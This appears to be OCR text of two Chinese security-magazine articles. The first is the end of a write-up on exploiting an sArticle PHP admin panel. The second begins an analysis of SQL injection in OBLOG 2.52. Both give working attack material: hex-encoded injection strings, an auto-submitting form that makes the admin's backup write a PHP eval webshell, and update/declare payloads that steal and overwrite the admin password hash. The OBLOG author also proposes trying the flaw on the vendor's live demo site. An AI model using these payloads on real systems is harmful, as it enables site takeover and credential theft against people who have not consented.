继续看后台的功能吧！后台有个很有意思的功能就是数据库备份，而且是可以自己指定表和备份的路径的，也就是说如果能将含有 webshell 内容的东西备份成 Php 格式的文件的话我们就可以得到一个 webshell 了，如图 2，很多人都提出了这个问题，但是真正能利用的没有几个，因为如何将 webshell 插入到表中，这才是最难的地方！看看程序对进入数据库变量处理的方式吧：




图 2

```
$DB->query("INSERT INTO ".$db_prefix."adminlog (action,
script,date,ipaddress) VALUES ('".htmlspecialchars(trim
($action))."','".htmlspecialchars(trim($script))."','".time()."',
'".getip()."')");
```

可以控制的内容差不多都是经过 htmlspecialchars 处理的，但是我们知道无论是跨站还是写 php 的 webshell 都是需要“<>”字符的，这是脚本标记符，没了这个，浏览器或者服务器就会把文件当作普通文件的！Angle 大胆的加入了备份这个功能，对安全是相当有信心的，因为的确是所有能进入到数据库的地方差不多都做了过滤！没了“<>”就什么都没有了，到这里我们该好好想想了！

前面我们提到的注入点是对变量做了 htmlspecialchars 处理，但是要记得最终的数据是由 Mysql 数据库处理的，而在注入中我

们知道，Mysql 数据库识别字符串的方式不只“''”一种，它还支持十六进制的方式，而 htmlspecialchars 对十六进制是不感冒的，如果这里我们插入十六进制的表达式不就可以绕过程序的检测而将“<>”送入数据库了？而“<>”进入数据库对我们得到 webshell 有着重要的意义，首先，它可以在后台产生跨站脚本漏洞，其次，它可以将<? eval($_POST[c])?>这样的 webshell 内容送入数据库方便后面的导出。

去后台登录的地方，在用户名登录的地方写上：admin',0x5bc678016b63786e3c7363726970743e616c65727428224c6f76657368656c6c22293c2f7363726970743e,'1203000702','127.0.0.1','2')/*，如图 3。注意其中 0x5bc678016b63786e3c7363726970743e616c65727428224c6f76657368656c6c22293c2f7363726970743e 是密码正确<script>alert("Loveshell")</script>的十六进制表达形式，后面的“/*”是注释原来的 Sql 语句，提交后如果没有出错的话，就是内容正确进入数据库了。

现在我们用管理员的身份去后台看看，找找登录记录的地方，点开后如图 4，呵呵，我们的脚本执行了，证明漏洞是存在的，也证明了是完全可以得到 webshell 的！



图 3




图 4

既然存在跨站，我们就可以用后台的身份引入一个 Html，然后以后台的身份备份一个含有 webshell 的数据库，通过对备份数据库的页面的分析，我写出了如下的 EXP.Html。

```
<form action="http://localhost/php/sarticle/sarticle_v1.8/admin/database.php" method="post" name="">
<input type="hidden" name="action" value="dobackup">
<input name="table[]" size=15 value="sa_loginlog">
<input type="text" name="path" size="35" maxlength="50" value="../1.php" >
</form>
<script>
document.forms[0].submit()
</script>
```

其中备份 login_log 表，备份的路径是同目录下的 1.php，你可以根据自己的需要修改这段代码。然后就是如何引入这代码了，我用的是 iframe 方法<iframe src="http://127.0.0.1/vul.html" height="0" width="0"></frame>。这可能不是最隐蔽的，熟悉 Html 的话可以想出隐蔽很多的方法。那么我们只需要这样做，将需要引入的页面代码和 webshell 代码转成十六进制表达形式，构造适当的注入语句将提交的东西放到后台中，然后引诱管理员查看登录记录就可以得到指定位置的 webshell 了！譬如首先将：密码错误<iframe src="http://127.0.0.1/vul.html" height="0" width="0"></frame><? eval($_POST[c])?>转成十六进制 0x5bc6780195198bef3c696672616d65207372633d22687474703a2f2f3132372e302e302e312f76756c2e68746d6c2220686569676874d3d223022207769647468d3d2230223e3c2f6672616d653e3c3f206576616c28245f504f53545b635d293f3e，然后在登录的地方写上：admin',0x5bc6780195198bef3c696672616d65207372633d22687474703a2f2f3132372e302e302e312f76756c2e68746d6c22206865696768743d2230222077696474683d2230223e3c2f6672616d653e3c3f206576616c28245f504f53545b635d293f3e,'1203000702','127.0.0.1','2')/*。很幸福，这里用户名是没有长度限制的，如图 5。




图 5




图 6




图 7

然后让管理员登录后台，等确认管理员登录过后台了，可以看看我们的 1.php 后门是否存在，如图 6，然后用一句话木马客户端连上去，嘿嘿，果然得到一个后门了，回显有点问题，查看源文件或者传个大马上去就 OK 了，如图 7。

到此学习完成，安全是相对的，小小的疏忽却可能是最大的安全问题，这里修补很简单的了，在变量处理前面加个 addslashes 处理一下或者限制下长度就 OK 了！有什么问题欢迎到 X 论坛讨论，我的 ID 是剑心。

（文中的 Exp.html 和作者写的 16 编码工具已经收录）

Oblog也注入——仅仅是疏忽吗？

寂寞的刺猬

文章难易度：★★★★
文章阅读点：OBLOG2.52注入漏洞的详细分析及利用

前两天从OBLOG主站下载了一套“OBLOG2.52”版源码，这是一套基于SQL数据库的程序，了解注入的朋友都知道，在SQL数据库环境下，只要一个小小的注入点，就足以颠覆整个站点，因此在看源码时，我的目光全集中到了注入上，当读到“user_blog.asp”时，其中的一段代码引起了我的注意！

```
sub moveblog() '移动日志
if id="" then
FoundErr=true
ErrMsg=ErrMsg & "<br><li>请选择要移动的日志</li>"
exit sub
end if
dim subjectid
subjectid=trim(request("subject"))
if subjectid="" then
FoundErr=true
ErrMsg=ErrMsg & "<br><li>请指定目标专题</li>"
exit sub
else
subjectid=Clng(subjectid)
end if
if instr(id,",")>0 then
id=replace(id," ","")
sql="Update [blog] set subjectid="&subjectid&" where id in ("& id &")"
else
sql="Update [blog] set subjectid="&subjectid&" where id="& id
end if
Conn.Execute sql
response.Redirect "user_blog.asp"
end sub
```

这是一段移动日志的代码，其中最关键的地方就是“if instr(id,",")>0 then”这一段，如果传递来的ID参数中包含“,”（逗号），那么值为真，就先过滤空格，再执行其下的SQL语句；如果值为假呢？就会执行另一条SQL语句！感觉其中的ID很是可疑？先找一下它的过滤方式！只有一句ID=ReplaceBadChar(trim(Request("ID")))，使用的是程序自定义的“ReplaceBadChar”函数，这是一个什么样的函数？

```
function ReplaceBadChar(strChar)
if strChar="" then
ReplaceBadChar=""
else
ReplaceBadChar=replace(replace(replace(replace(replace(replace(replace(strChar,"'",""),"*",""),"?",""),"(",""),")",""),"<",""),".","")
end if
end function
```

用“replace”过滤了“'、*、?、(、)、<、.”七种字符，按这种情况，当移动日志中代码为真时，也就是包含逗号，其下的SQL语句就不能利用了，因为其中需要闭合括号才能保证SQL语句的正确运行；但另一条SQL语句就不同了，只要提交的ID能绕过前面的七种字符，就能有用武之地！如何利用呢？先来分析一下：

1. 对于SQL环境内的注入，通常采用“暴错”来取得数据库中的敏感信息！比如暴出管理员的MD5值的语句是and 1=(select password from [admin] where id=1)，很不幸，其中有“()”括号，看来想走暴错这条路是行不通了！

2. 那么插入语句呢？如果向管理员表中插入一条数据，不一样能登录后台吗？在Admin表中插入一个用户的语句是：insert into [admin](username,password)values('jm','49ba59abbe56e057')--，虽然其中的字符串可以用十六进制的方式替换，但括号呢？试了半天，仍是没有办法绕过去，看来插入这条路也是行不通D！。

3. 常用的SQL语句还有一个，就是更新语句，一般更新管理员MD5值的语句是：update [admin] set password='49ba59abbe56e057' where id=1--，其中没有用到括号，但有两个单引号，不过，这个简单，只要将“Password”的值更改为其的16进制值：“0X3400390062006100350039006100620062006500350036006500300035003700”就可以绕过单引号了。

但如果直接把管理员的MD5值替换成另一个值，感觉有点太那个了！还是先将管理员的MD5值保存下来，待完成任务后再替换过去！如何得到管理员的名称及密码呢？很显然，直接暴错是行不通了，但能否变通呢？经过一番思考，想出了如下语句：declare @a sysname select top 1 @a=password from [admin] update [user] set homepage=@a where userid=1--，先将查询出的密码赋给变量“@a”，然后再将其值更新至ID为1的用户的“homepage”（主页）中，这样在该用户的个人资料项－“主页”内所显示的就是后台管理员的MD5值。




图1

OK！理论分析结束，转入实测阶段，先在本地的Win 2003+SQL2000+OBLOG2.52环境内测试，用“Update”语句，成功进入了后台，看来漏洞是存在的！忽然想起OBLOG官方提供了2.52版测试站，既然该源码是从官方下载的，那么官方的测试站也应该存在这个漏洞！高兴ING！

